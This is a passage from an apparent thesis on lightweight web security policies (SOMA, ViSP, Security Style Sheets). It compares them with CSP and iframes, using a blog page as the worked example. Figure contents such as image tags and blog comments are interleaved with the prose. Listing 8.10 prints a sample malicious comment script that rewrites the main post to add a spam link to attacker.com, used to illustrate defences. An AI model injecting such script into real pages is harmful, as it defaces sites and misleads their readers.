<img alt='' height='18' src='http://img1.blogblog.com/img/icon18_wrench_allbkg.png' width='18'/>
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 331px;" src="http://4.bp.blogspot.com/-av3jS3x3vfo/ThyuzyhSK3I/AAAAAAAAAWYs/g54KYemwwl8/s400/emily%2Brig.ow.slytherin%2Bmisspell.jpg" alt="" id="BLOGGER_PHOTO_ID_5628565839064214386" border="0" /></
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 300px;" src="http://2.bp.blogspot.com/-C79GOk0ffnY/Thzcl9PUMxI/AAAAAAAAAWZc/TEvwhHTS26Y/s400/Jackie%2BN%2B.%2Bow%2B.%2Bharry%2Bpotter.jpg" alt="" id="BLOGGER_PHOTO_ID_5628616178958349074" border="0" />
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 387px; height: 337px;" src="http://1.bp.blogspot.com/-gZdFS97yBuE/ThyyZvHg01I/AAAAAAAAAWY0/uiUabvWh1QM/s400/char%2Bm.lw.hp%2Bgolden%2Bsnitch.jpg" alt="" id="BLOGGER_PHOTO_ID_5628569789520728914" border="0" />
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 297px;" src="http://3.bp.blogspot.com/-pMqwsr6INic/
```

```
Thy23eifS-I/AAAAAAAAWZM/cPKiPuNFvwU/s400/Rebecca%2BJ%2B.%2Blw%2B.%2Bharry%2Bpotter.jpg" alt="" id="BLOGGER_PHOTO_ID_5628574698513058786" border="0" />
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 300px;" src="http://3.bp.blogspot.com/-v5M_6k-Xdms/Thy22yYhaMI/AAAAAAAAWZE/-YLAe6FRQRE/s400/erin%2Bm.ow.quidditch%2Bharry%2Bpotter.jpg" alt="" id="BLOGGER_PHOTO_ID_5628574686660094146" border="0" />
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 306px;" src="http://4.bp.blogspot.com/-IjYemdp7H54/Thy23mKzizI/AAAAAAAAWZU/fv6KSqFIS34/s400/jesse%2Bdav.ow.owl.jpg" alt="" id="BLOGGER_PHOTO_ID_5628574700561206066" border="0" />
<img style="display:block; margin:0px auto 10px; text-align:center;cursor:pointer; cursor:hand;width: 400px; height: 267px;" src="http://1.bp.blogspot.com/-KQuGWlKoHGc/ThyuzjX0HWI/AAAAAAAAWYk/eZ8t5Z9mXsQ/s400/michelle%2Bmen.ow.twilight%2Bhp%2Bmashup%2Bcc.jpg" alt="" id="BLOGGER_PHOTO_ID_5628565834997964130" border="0" />
<img alt='' class='icon-action' height='18' src='http://img2.blogblog.com/img/icon18_edit_allbkg.gif' width='18'/>
<img src="http://img2.blogblog.com/img/b16-rounded.gif" width="16" height="16" alt="" title="Sharyn">
<img src='//www.blogger.com/img/icon_delete13.gif'/>
<img src="http://4.bp.blogspot.com/_VrdSVcawwmk/TOfgePXu0HI/AAAAAAAADF8/7TNss4NmOKw/S45/IMG_4787.JPG" width="35" height="35" class="photo" alt="">
```

Listing 8.7: Cake Wrecks loads from other sources

Most of these are images, although there are also some scripts and stylesheets in evidence, which would result in a policy more like the one shown in Listing 8.8.

```
X-Content-Security-Policy: allow 'self';
    allow-style: www.blogger.com, www.google.com;
    allow-images: 4.bp.blogspot.com, 3.bp.blogspot.com,
2.bp.blogspot.com, 1.bp.blogspot.com, img1.blogblog.com,
img2.blogblog.com;
    allow-script: ajax.googleapis.com;
    allow-iframe: www.blogger.com;
```

Listing 8.8: More complete CSP policy for the sample post on the Cake Wrecks blog

But, again, this is only a list of things that appear in the *basic* HTML document. The full site includes quite a lot of JavaScript, all of which would also need to be allowed. Some JavaScript includes other JavaScript. In fact, this page is around 5 levels deep in JavaScript if you use a plugin like NoScript and just keep hitting "Temporarily Allow All" to see how far it goes. Here is a list of sites whose JavaScript is included on that page, sorted by domain name (i.e. sorted alphabetically by top level domain, then subdomain):

1. http://s0.2mdn.net/
2. http://tag.admeld.com/
3. http://uac.advertising.com/
4. http://r1-ads.ace.advertising.com/
5. http://www.blogger.com/
6. http://oascentral.blogher.org/
7. http://ads.blogherads.com/
8. http://ad.crwdcntrl.net/
9. http://bcp.crwdcntrl.net/
10. http://tags.crwdcntrl.net/
11. http://googleads.g.doubleclick.net/
12. http://widget5.linkwithin.com/
13. http://www.linkwithin.com/
14. http://www.google.com/
15. http://ajax.googleapis.com
16. http://pagead2.googlesyndication.com/

17. http://www.google-analytics.com/ga.js
18. http://apr.lijit.com/
19. http://www.lijit.com/
20. http://advert.olivebrandresponse.com/
21. http://catrg.peer39.net/
22. http://stags.peer39.net/
23. http://edge.quantserve.com/
24. http://c2586692.cdn.cloudfiles.rackspacecloud.com/
25. http://b.scorecardresearch.com/
26. http://bs.serving-sys.com/
27. http://ds.serving-sys.com/

As you may note, many of these are advertising-related domains. In fact, this page contains four advertisement blocks and at the time of this listing they contained ads for dry shampoo, a TV network, cake decorations, a car, and a movie service.

A complete CSP policy would need to contain information about what types of information will be loaded from each of these 27 domains.

8.3.2 My policy languages

8.3.2.1 SOMA

The easiest way to defeat the drive-by download attack shown in Listing 8.5 is simply to refuse to load the code. The simplest SOMA policy for this is actually an empty policy file

```
.comment-body {
   domain-channels: none;
   page-channels: none;
    execute: no;
}
```

Listing 8.9: Security Style Sheets comment encapsulation

– it allows no other domains to be loaded. However, just as with CSP, doing so would block all advertisements for the site. In order to enable the ads, we must provide a policy file that approves all the domains used by advertisers. Unlike CSP, however, there is no need to provide details about how each will be used: we simply need the list of 27 domains.

8.3.2.2 ViSP

Like the iframes, ViSP will have little effect on the loading of external content for the purpose of a drive-by download attack.

8.3.2.3 SSS

Security Style Sheets, like CSP and SOMA, can defeat the attack by providing a list of approved domains. It can make these approvals more constrained by permitting them only in the relevant advertisement boxes, even ensuring that ads from different providers have different settings. However, SSS can also defeat the attack in another way, by limiting execution within those regions.

Security Style Sheets allows for a “multibox” effect using CSS classes, as shown in Listing 8.12. The SSS policy allows one to specify approved includes (like CSP and SOMA do), encapsulation (like the iframes and ViSP do) as well as stopping execution (as can be done with very careful input validation; although SSS can be used as a backup in case this validation fails).

```
<script>
    var post = document.getElementsByClassName("post-body");
    post[0].innerHTML = "<a href="http://attacker.com">Buy cheap drugz</a> "
+ post[0].innerHTML;
</script>
Great site! Very informative!
```

Listing 8.10: Malicious comment designed to add a spam link to a blog post

8.4 Malicious Comment Modifies Main Post

Note that the main post is in fact the only thing of class post-body on the page, which is why it can be used to pinpoint the content in Listing 8.10.

8.4.1 Existing Protections

8.4.1.1 Fix The Code

Once again, this is a simple example where removing the <script> tags would be sufficient. However, it could easily be obfuscated.

8.4.1.2 iframes

Encapsulation could be done using a system similar to the one used in Section 8.2.1.2. However, comments provide additional challenges for this approach. In theory, we could place all comments into a single box and encapsulate it like we did the advertisement. This could stop the comments from modifying the rest of the page, which may be the primary concern, but an important secondary concern is keeping the comments from modifying *each other*. Otherwise, a malicious user could modify other users' comments in what could probably be considered a form of libel. This could be a significant problem if the site were one used for discussions, or if the users or attackers were using their real names or frequently used pseudonyms.

To avoid this kind of attack, we would need to put each comment in a separate box. This could be problematic if the site allows arbitrary numbers of comments: we would need to change the site code so that it had a limited number so that we could provide enough subdomains for any given page.

8.4.1.3 CSP

As this code does not use any external content loads, CSP would have little effect. If the final version of CSP allows scripts to only be loaded in the headers, then it would be sufficient, but it is unclear whether the standard will require that.

8.4.2 My Policies

8.4.2.1 SOMA


As this code does not use external content loads, SOMA policies would have no effect.

8.4.2.2 ViSP

Visual Security Policy, unlike the iframes-based solution, has a built-in “multibox” to make it easy to create multiple identical boxes for similar content. This is shown in Figure 8.5 with the corresponding XML in Listing 8.11.

8.4.3 SSS

Much like ViSP, SSS can defeat this attack by creating boxes. While it does not have the multibox capability, it can use classes to create a similar effect around the comments as shown in Section 8.3.2.3. It can also provide a box around the blog post itself. Combines, these are shown in Listing 8.12. Note that execution can be allowed in the body for this



Thanks to Emily R., Jackie N., Char M., Rebecca J., Erin M., Jesse D., & Michelle M., who think Team Lupin vs Team Snape would work. You know, because of Snape's **sparkling** personality.

Posted By Jen At 9:30 AM Labels: Beyond Bizarre, Missed Marks

85 comments | Post a Comment

Sharyn said...

Thanks for telling us that was a golden snitch. I thought someone had decapitated Yoda.

July 15, 2011 9:37 AM

SuBee said...

Perhaps Slytherine is the name of the birthday gir.
Just sayin'...

July 15, 2011 9:38 AM

JessicaT said...

OMG I love the HP/Twilight cupcake mashup! It's like techno, but for food. Awesome today, I'm sure there will be many more HP wrecks out there!

July 15, 2011 9:38 AM

Figure 8.5: Visual Security Policy for comment encapsulation

```
<structure alt="whole page">
    <structure alt="Blog post" />
   <structure alt="Comments">
    <multibox id="div:comments" alt="User comments"
            boxspec="div:class:comment-body" />
   </structure>
</structure>
```

Listing 8.11: ViSP comment encapsulation

```
.body {
   domain-channels: none;
   page-channels: none;
}
.comment-body {
   domain-channels: none;
   page-channels: none;
    execute: no;
}
```

Listing 8.12: SSS post body encapsulation

example (it is inheriting from its parent, and it is possible that the blogger would use this functionality), but for additional security it might be explicitly disabled.

8.5 Summary

Table 8.1 summarizes what needed to be done in each example for each solution. The various solutions excel at different types of problems, with the exception of security style sheets which contains techniques suitable for multiple vectors of attack.

In Chapter 3, we suggested that in order to be simple, a web security solution must demonstrate three properties:

1. based on familiar abstractions
2. short
3. with minimal or familiar syntax

How do the policy examples fit within those properties? The results are summarized in Table 8.2.

The table shows that older solutions require defenders to grapple with the entire webpage code, while the policy-based solutions allow defenders to work with simpler abstractions.

	Advertiser alters page content	Malicious Comment Inserts Drive By Download Code	Malicious Comment Modifies Main Post
fix the code	No clear solution (problem of determining what code does is computationally hard), at best can hack solutions for known malicious code checks	input validation	input validation
iframes	put frames around each piece of content, ensure that frames are all on separate domains	n/a	separate frames and domains for every comment (may not scale well)
CSP	n/a	determine all valid domains and content-types for each domaini (27 domains for included JavaScript alone), whitelist	n/a
SOMA	n/a	determine all valid domains, whitelist	n/a
ViSP	put sensitive content in boxes	n/a	use multibox to encapsulate individual comments using similar settings
SSS	put sensitive content in boxes, restrict communication to external servers	determine domains, whitelist and/or block execution	use CSS to encapsulate individual comments and/or block execution in comments

Table 8.1: Summary of procedure for using each solution

Solution	Abstractions?	Short?	Syntax?
Fixing the Code	full code, not abstracted	no (full code)	no
iframes	full code, not abstracted	no (full code)	yes (iframes are a part of HTML)
CSP	domain and content-type	yes (but note that policies are often larger than equivalent for SOMA/SSS due to added precision)	maybe (CSP is still growing)
SOMA	domains only	yes	yes (list of domains)
ViSP	visual abstraction	yes	yes (XML)
SSS	CSS, domains	yes	yes (CSS)

Table 8.2: Summary table comparing solutions based on simplicity criteria

9 Discussion

This section contains further ideas about my work, including ideas that have not yet fully been explored. First, I revisit my contributions in Section 9.1. Next, I provide some notes on comparing the security implications of my three policy languages in Section 9.2. It is my assertion that policies for the web should be simple, but we have not looked in detail about the implications for usability. These are discussed in Section 9.3. Sections 9.4 and 9.5 describe some assumptions in the formal models and some important issues that may arise from these assumptions and other conflicts within current browsers. It is also important to consider implications and expectations for adoption and even eventual standardization, which we do in Section 9.6. Finally, Section 9.7 describes a very important future direction for this work: automated policy inference.

9.1 Contributions

My initial hypothesis was that it is possible to create a simple web security policy based upon existing web structures that can be used to stop or mitigate many common attacks. In the process of proving this to be true, I have worked with three different policy languages. First, I worked on the Same Origin Mutual Approval policy (SOMA), which restricts the flow of information between web pages by allowing defenders to add additional restrictions on what content can be loaded into their pages, or what external pages can make use of their content.

Second, I created Visual Security Policy (ViSP), which allows defenders to restrict the flow of information within a given page by allowing them to apply security policy to visual regions of the page. Third, I created Security Style Sheets (SSS) which gives defenders a single syntax to describe protections similar to those provided by SOMA, ViSP and others. In addition, I have looked at the web security problem from a different perspective, focusing on ways to provide web security for those who may not have the time, resources or expertise expected by other solutions.

9.2 Comparison of Solutions

It may be tempting to view Security Style Sheets as a unifying work that supersedes both SOMA and ViSP, but in reality each solution has something slightly different to offer. Security Style Sheets is in many ways a simplification of the other two works in order to integrate them into a single syntax.

SOMA provides more protection than SSS's domain channels, since domain channels really only represent the manifest side of SOMA. As a result, they do not have the properties we get from it being a *mutual* approval process. The most important distinction here is that SSS misses out on the easy ability for sites to protect themselves from CSRF. While we assert that this could be done with other solutions such as the `Origin:` header, careful use of the `Referer:` header, or more security-aware use of GET requests, all of these things require more extensive changes so that the server can verify requests, rather than just a list of trusted domains as a SOMA approval list could supply.

ViSP worked at a purely visual level rather than the HTML DOM level. As a result, it could transmute the page in ways that are not necessarily possible using the DOM, snipping off pieces regardless of their hierarchical structure in code. This made it possible to secure the page based more purely on the appearance. As a result, implementing ViSP is much more complicated: hooks need to be placed in the rendering engine to determine where things are placed and thus how they need to be secured. In addition, very different browsers could have different renderings, especially browsers on mobile devices or other small screens when compared to larger desktop or even tablet browses. This could make consistent application of a policy very challenging across browsers.

Security Style Sheets in many ways represents a compromise between the ideas behind SOMA and ViSP and the goal of having a simple implementation based on existing frameworks. SOMA is more effective than the similar protection of SSS's Domain Channels, but it required a complementary approval on the content provider side which added to the complexity of the total solution and the resulting explanation to defenders. ViSP has different properties than SSS's Page Channels owing to its different representation of the page, but it is also more difficult to implement, which led to a compromise of using the HTML DOM and CSS-style syntax both for easier implementation and for easier editing of the policy files.

In short, while the ideas are interlinked, they are not necessarily a progression where newer is always better. Each solution has its own strengths and weaknesses, and while Security Style Sheets learns from our previous work, it does not unilaterally surpass it.

9.3 Usability

One of the reasons behind our push towards simplicity is the idea that simpler policies are more feasible within the time constraints of web development schedules, in terms of learning the policy language as well as creating and maintaining policy. We suggested that there are three properties that characterize a simple web security policy language:

1. based on familiar abstractions

2. short

3. with minimal or familiar syntax

It is our hope these properties could also translate to a more usable security policy language. As we saw in Chapter 8, the existing solutions can be complex and time-consuming to implement, but in order to make usability claims about my simple policies, we need to run user studies.

We would like to test the creation of policies, to see whether defenders are able to consistently make good security policies that will stop attacks, and to see how long this will take and how comfortable they feel with the process.

9.4 Assumptions in the Formal Models

In Section 6.6.3, we talked about one of the largest assumption inherent in the formal models: the assumption that the HTML DOM provides a consistent interpretation of the page. Unfortunately, with current browser implementations, it is possible for JavaScript to "break out" of page elements by adding closing tags. This problem can be solved using ideas from Noncespaces or BEEP, so it is not a show-stopper, but it remains an assumption within the formal model.

Another assumption in the model is that there will exist a policy that can provide safer limitations but will not destroy the page's ability to function. While it would be perhaps safest to just make the body of the page `execute: no`, this cannot be done if the page actually requires JavaScript to execute somewhere. We cannot make the page significantly more safe if it actually needs to be able to add in content from all possible domains, either. Thankfully, our initial work has shown that such policies are possible for many types of page, but it remains an unstated assumption within the model that appropriate policies exist.

9.5 Implementation issues

In attempting to create policies that were simple to create and use, we have had to place some of the burdens directly on the browser developers, making the code required on their end more complex as a trade-off to creating simpler policy languages for defenders. We decided that this was a fair trade off: browser developers are much more likely to have the expertise, time and resources necessary to produce solid implementations, and extra work and forethought for them could translate to less work for a much larger number of defenders. This section discusses some of the known concerns for those wishing to implement these policy languages.

The problem in implementing SOMA came largely through impedance in the APIs. We did the SOMA implementation as a plugin for Firefox 3, and found that although APIs exist for functions like stopping resource loads, few functions existed for stopping *requests* from being sent. In order to block the requests, we actually had to serialize the loading of the page rather than allowing resources to load in parallel. This workaround for the API resulted in a significant performance hit in practice, and would have required us to rewrite segments of the browser rather than using the add-on APIs if we wanted to fix it correctly.

A policy creation tool was implemented for ViSP with very little problem. However, the policy enforcement engine is another matter. ViSP's implementation issues come largely from the visual interpretation of the page. Care must be taken to ensure that security flaws cannot be induced in the page by severe modification of, say, the screen resolution or page size. Like with SOMA, implementing ViSP is difficult because there are not really APIs designed with this sort of interpretation of the page in mind, so we would have to hook into the rendering code which was not intended to be used in this way. As such, our proof-of-concept implementation of ViSP did not take full advantage of the visual idea, and had to to use iframes to simulate the effect.

Like with ViSP, SSS already has a policy creation tool. The largest issue for SSS is in the enforcement engine, specifically the problem of closing tags as described in Section 6.6.3. Without careful implementation of some sort of protection, we cannot guarantee the behaviour of SSS, because any malicious code could insert closing tags to "break out" of the protection. This can be handled using the approaches described in Noncespaces, BEEP or other related ideas, but they do represent a significant cost for implementers. We have suggested (in Section 6.6.3) an alternate way that may fit better with the other parts of the SSS implementation.

While we have worked with minimal policies and allowed inheritance to determine policy for many elements, it would be theoretically possible to create distinct policy for every element using SSS. We have worked with the assumption that most page defenders will be too busy to create such detailed policy, but *could* be done. This could represent a significant performance overhead and implementation challenge as a result.

An important question for ViSP and SSS is when the policies should be enforced. Ideally, we need to do this as early as possible, as the page loads, and at the very least before any JavaScript runs, but implementers will need to ensure that race conditions cannot result in unprotected pages.

9.6 Adoption and Standardization

Standardization processes are often done with large committees of companies with diverse interests, and as a result they tend to favour solutions that are very flexible and complex to meet all the representatives needs. Unfortunately, this tendency could easily overrun the goal of simplicity. However, it need not completely undermine this goal if care is taken in how additional properties are defined.

Consider Security Style Sheets as an example. We recognize that developers may in practice require more fine-grained control, and future types of attacks may need new defence mechanisms beyond *-channels and execution properties. In order to accommodate additional expressiveness without compromising simplicity for users who do not need it, we suggest that future properties default open to provide backwards compatibility and we suggest that shorthand properties or syntactic sugar be used as is done elsewhere in CSS. For example, if one wants to set the margin of an element, a simple `margin: 10px` could suffice, but if one needs more fine control over the margin, the `margin-left, margin-right, margin-top, margin-bottom` properties are all available.

Developers may want detailed object-type based whitelisting, as proposed in CSP. If we wanted to add these to our `domain-channels` whitelist, we could have `domain- channels-image`, `domain-channels-script`, `domain-channels-object` etc. If the web developers want to allow all content from `https://example.com` they could still use `domain-channels: https://example.com` but if only images were desired then the policy could read `domain-channels-image: https://example.com` to be more specific.

Similarly, it seems possible that the developers might want finer control over reading and writing, rather than the blanket access provided through `page-channels`. So to provide more specific access, one might have `page-channels-write` and `approve-elements-read` depending on what actions can be performed on a given piece of content.

As long as shorthand properties are carefully thought out, it should be possible to increase the complexity of security style sheets without irreparably compromising the simplicity of the basic design.

Another issue to consider is adoption. Within the web, it is not abnormal for browsers to pick and choose which parts of a standard they will adopt, how they will manage their implementation, and what extensions they might choose to make. So even if a simple policy language were standardized, we would expect that it would be implemented piecemeal. With the design of SSS, we have tried to separate the pieces to make it easier for developers to implement them separately, and with SOMA we have tried to make it possible to do incremental implementation where even if the original site or the content provider does not provide policy, other protections will be available.

9.7 Automated Policy Inference

The original core idea of my work with ViSP was that we would like policy to be determined automatically (See Section 5.2). This would deal neatly with some of our problematic constraints. We would not add to the workload of busy would-be defenders. We would not have to rely upon potentially unreliable policies created by defenders with little or no security training. We could make security as invisible to the defenders as we hope to make it to the end users.

ViSP and SSS proved that simple secure policies could be created by humans, but is it possible to infer policy from the page?

When examining the websites described in Section 5.7 and several hundred others, some patterns were beginning to emerge:

- Code is inserted close to where it is used.
- There is relatively little communication between page segments.
- On average, pages deal with under a dozen external domains.

These patterns could form the basis for heuristics that could predict policy for a given page.

There is still more to do determining how best to automate policy creation. For one, in order to optimize any learning technique we might employ, we need a deeper understanding of what good policy looks like on a wide range of websites.

My initial test set focused upon blogs and news sites because they are moderately predictable and because many people install blogging software which they may not know how to modify or secure. An ideal test set would include other categories of popular web application software often used by people with little security knowledge, such as forum software, webmail software, or statistics packages. It would also include a wider range of popular widgets from well known sites. It could also include popular sites. Although many of the larger sites likely would have teams to do web security correctly, they are the ones for whom small compromises affect the most people, so it would be good to know that they too can have protection added. Once we have known good policies to compare, we could more carefully explore the idea of policy automation.

Ultimately, I think it is the automation of policy languages such as SSS that would make them most feasible for adoption on a wider scale.

Initially, this policy automation might be in the form of a tool for defenders to create and adapt policy to their site. Even more powerful (but more difficult to do) would be policy inference on the fly in the browser, allowing the end user to browse more securely with customized policy created for the sites they use, even if those sites do not choose to provide policy themselves.

9.8 Conclusion

I have demonstrated that it is possible to create a simple web security policy based upon existing web structures via SOMA, ViSP and SSS, and furthermore demonstrated that they can be used to stop or mitigate many common attacks. These lighter-weight policy languages are more simple than many traditional policy solutions, giving defenders options that can be deployed more quickly if there are time or other resource pressures. However, in many ways this is only the beginning of this work. Given the constraints upon web defenders and the relative scarcity of web security experts, even more power may come as we learn more about what constitutes good policy for the web and thus can infer reasonable policy even in the absence of web security experts.

Glossary

browser developer Browser developers are programmers who help create and maintain a web browser such as Mozilla Firefox, Microsoft Internet Explorer, Apple's Safari, or Google Chrome.. 76

clickjacking An attack in which the page is modified so that the user's clicks can be redirected to other locations, especially to submit forms and perform actions the user did not intend.. 35

content writer A content writer is someone who writes: that is, creates textual data such as articles, stories and comments. This document uses the *writer* role as a way to describe a broader class people who provide content for web pages, which is often text but could equally be photos, videos, or other data.. 76

cross-site request forgery is a security attack in which a user visits one website but is forced to conduct actions on another website by the simple act of visiting the first one. It is closely linked to XSS, but the dangerous actions are taking place upon a website other than the one which is currently being accessed.. 33

CSS (cascading style sheets) Cascading Style Sheets (CSS) allow web developers to specify style and layout information for HTML documents.. 17

data sanitization Data sanitization is a process where a piece of text is rendered “inert” so that it contains no executable code. For HTML, the sanitization process include replacing the five characters < > & ’ ” to neutralize the input. For SQL, there is a different set of special characters.. 48

defacement An attack where content on a website is modified, added or deleted. This is the Internet equivalent of graffiti, and is often used by “hacktivists” (politically-motivated hackers) to send a message.. 29

drive-by download an attack where the browser sandbox is broken, usually for the purpose of installing malware on the user’s computer.. 35

HTML HTML is short for HyperText Markup Language. HTML is a language that allows one to enhance a plain text document with meta information including structure and additional content so that it can be displayed using a web browser. It is one of the fundamental languages of the web.. 11

information leakage An attack where an attacker gains access to private information and is able to get it out of the browser.. 32

JavaScript JavaScript is a scripting language used to make web pages more dynamic through direct manipulation of the document object model (DOM). Although it is not the only scripting language available for this purpose, it is by far the most popular and widely supported such language.. 20

Known exploit detection Web related known-exploit detection is often done by two classes of tools: web application vulnerability scanners are used to find vulnerabilities when auditing a system. Web application firewalls (WAFs) are more often used to stop known attacks as they happen.. 51

malicious content injection A vulnerability where the attacker is able to hijack normal user input mechanisms to insert malicious content into a web page. This is part of what is commonly known as a cross-site scripting attack.. 23

mashup protections Mashup protections focus on providing separation of components within a web page and allowing safe communication between these components.. 54

same origin policy The same origin policy states that JavaScript can only manipulate pages with the same origin, which is defined as the same protocol, port, and domain. Anything included into a page is granted the origin of that page, regardless of where the content came from originally.. 44

sandbox A (code) sandbox is mean to be a place where untrusted code can be run safely without risk to the underlying system or other running programs. Note that this is not always true in practice. The sandbox does not provide any protection for anything running inside the sandbox with the untrusted code.. 43

sandbox-breaking Sandbox-breaking is an attack where untrusted code that was meant to be confined within a (browser) sandbox is able to gain access to areas outside the sandbox.. 35

system administrator The systems administrator is a person responsible for the maintenance and operation of a computer system or systems. This is typically reserved for those who maintain larger server systems, or entire networks of desktop systems.. 76

tainting Tainting is a process wherein pieces of data and any data derived from those tainted pieces are marked as tainted so that they can later be sanitized. Taint is often used to mark data that contains user input or to mark data that contains sensitive information such as passwords or credit card numbers.. 50

third party service provider This term is used to describe the loose collection of people who influence the delivery of a web page from the original server to the end user. This may include enterprise management solutions, Internet service providers, corporate gateways and others.. 76

web application developer is a programmer who writes larger-scale web applications. The distinction between a web application developer and a web developer can be somewhat vague, but in this document we take it to mean people who develop web applications which can be used on multiple websites, as opposed to people who develop other less packaged web content, such as code for a single site.. 76

web designer The person who decides upon the appearance and layout of a web page. They may also integrate different web applications into one coherent site. Many web developers are also web designers and vice versa, but we use the term web designer to refer to someone with a more artistic background, typically in graphic design or print layout.. 76

Bibliography

[1] Main page - apparmor, 2011. http://wiki.apparmor.net/.

[2] perlsec. *Perl 5.10.0 documentation*, Jan 2006. http://perldoc.perl.org/perlsec.html.

[3] Web services security: SOAP message security 1.1 (ws-security 2004). (Standard), Feb 2006.

[4] Barracuda web application controller, 2009. http://www.barracudanetworks.com/ns/products/web-application-controller-overview.php.

[5] Scripts tagged security. *userscripts.org*, Mar 2009. http://userscripts.org/tags/security.

[6] Web application security consortium: Threat classification v2.0, 2010. http://projects.webappsec.org/Threat-Classification.

[7] Blogger: create your free blog, Sep 2011. http://blogger.com.

[8] Wordpress: Blog tool and publishing platform, 2011. http://wordpress.org/.

[9] Adobe Systems Incorporated. External data not accessible outside a Macromedia Flash movie's domain. Technical Report tn_14213, Adobe Systems Incorporated, Feb 2006. http://kb2.adobe.com/cps/142/tn_14213.html.

[10] Adobe Systems Incorporated. Adobe flash player, 2010. `http://get.adobe.com/flashplayer/`.

[11] Alexa top 500 sites. Web page. `http://www.alexa.com/site/ds/top_sites?ts_mode=global&lang=none` viewed April 14, 2008.

[12] Apple Inc. Mac vs pc: Security. TV Advertisement, 2007.

[13] A. Barth. Re: Csp and web analytics. *public-web-security@w3.org mailing list*, Jun 8 2011.

[14] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *Proc. of the 15th ACM Conference on Computer and Communications Security (CCS '08)*, pages 75–87. ACM, Oct 27-31 2008.

[15] M. Bauer. Paranoid penguin: An introduction to novell apparmor. *Linux Journal*, 2006(148), Aug 2006.

[16] R. Beckman. Cs lite 1.4. *Firefox Add-ons*, Jan 2009. `https://addons.mozilla.org/en-US/firefox/addon/5207`.

[17] B. Bos, H. W. Lie, C. Lilley, and I. Jacobs. Cascading style sheets, level 2 css2 specification. (REC-CSS2-20080411), May 1998.

[18] S. Bratus, A. Ferguson, D. McIlroy, and S. Smith. Pastures: Towards usable security policy engineering. In *Proceedings of the Second International Conference on Availability, Reliability and Security (ARES 2007)*, pages 1052–1059. IEEE Computer Society, Apr 2007.

[19] Breach Security. Modsecurity: Open source web application firewall, 2008. `http://www.modsecurity.org/`.

[20] S. Christey and R. A. Martin. Vulnerability type distributions in CVE. Technical Report 1.1, MITRE Corporation, May 22 2007.

[21] L. Colitti and P. Chee. Flashblock 1.5.8. *Firefox Add-ons*, Feb 2009. `https://addons.mozilla.org/en-US/firefox/addon/433`.

[22] R. S. Cox, J. G. Hansen, S. D. Gribble, and H. M. Levy. A safety-oriented platform for web applications. In *Proc. of the 2006 IEEE Symposium on Security and Privacy*, pages 350–364, Oakland, CA, May 2006.

[23] S. Crites, F. Hsu, and H. Chen. Omash: Enabling secure web mashups via object abstractions. In *Proc. of the 15th ACM Conference on Computer and Communications Security (CCS '08)*, pages 99–107. ACM, Oct 27-31 2008.

[24] M. Dausin, M. Eisenbarth, W. Gragido, A. Hils, D. Holden, P. Jagdale, J. Lake, M. Painter, and A. Puzic. 2010 full year top cyber security risks report. Technical report, Hewlett Packard, 2010. `http://dvlabs.tippingpoint.com/img/FullYear2010%20Risk%20Report.pdf`.

[25] F. De Keukelaere, S. Bhola, M. Steiner, S. Chari, and S. Yoshihama. Smash: Secure cross-domain mashups on unmodified browsers. Technical Report RT0742, IBM Research, Tokyo Research Laboratory, Jun 11 2007.

[26] S. DeDeo. Pagestats extension, May 2006. `http://www.cs.wpi.edu/~cew/pagestats/`.

[27] M. Dhawan and V. Ganapathy. Analyzing information flow in javascript-based browser extensions. In *Proc. of the 25th Annual Computer Security Applications Conference (ACSAC'09)*, pages 382–391, Honolulu, Hawaii, Dec 2009.

[28] ECMA. ECMA-262: ECMAScript language specification. (Standard), Dec 1999. 3rd Edition.

